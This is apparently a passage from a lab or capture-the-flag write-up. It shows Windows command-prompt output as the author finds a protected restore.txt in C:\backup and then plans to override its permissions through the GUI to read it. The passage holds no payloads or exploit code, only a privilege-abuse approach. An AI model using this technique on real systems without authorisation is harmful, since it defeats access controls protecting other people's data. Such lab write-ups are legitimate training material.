Volume in drive C has no label.
Volume Serial Number is 1225-5238

Directory of C:\

15/09/2018  07:19    <DIR>          $Recycle.Bin
05/04/2020  22:42    <DIR>          backup ←
05/04/2020  09:56    <JUNCTION>    Documents and Settings [C:\Users]
05/04/2020  13:46    <DIR>          ProgramData
05/04/2020  09:56    <DIR>          Recovery
05/04/2020  09:55    <DIR>          System Volume Information
                           0 File(s)           0 bytes
                           6 Dir(s)  42,802,274,304 bytes free
2
C:\>
```

```
us  Command Prompt
05/04/2020  13:46    <DIR>          ProgramData
05/04/2020  09:56    <DIR>          Recovery
05/04/2020  09:55    <DIR>          System Volume Information
                           0 File(s)           0 bytes
                           6 Dir(s)  42,802,274,304 bytes free

C:\>cd backup ←
C:\backup>ls ←
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\backup>dir ←
Volume in drive C has no label.
Volume Serial Number is 1225-5238

Directory of C:\backup

05/04/2020  22:42              21 restore.txt ←
                           1 File(s)           21 bytes
                           0 Dir(s)  42,780,532,736 bytes free

C:\backup>cat restore.txt ←
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\backup>type restore.txt ←
Access is denied.

C:\backup>
```


So we don't have permission to view it, but I mentioned earlier that poor permissions can help us... maybe we can change those permissions?


There are two ways we can do this. We can use the CLI or GUI. I will showcase both. Overtime, CLI becomes the quicker way — but the GUI will always be ‘easier’.


However, it seems CLI may not be possible?

So with that in mind, GUI it is.


Let's enable hidden files to be seen in the GUI










we got permission issue

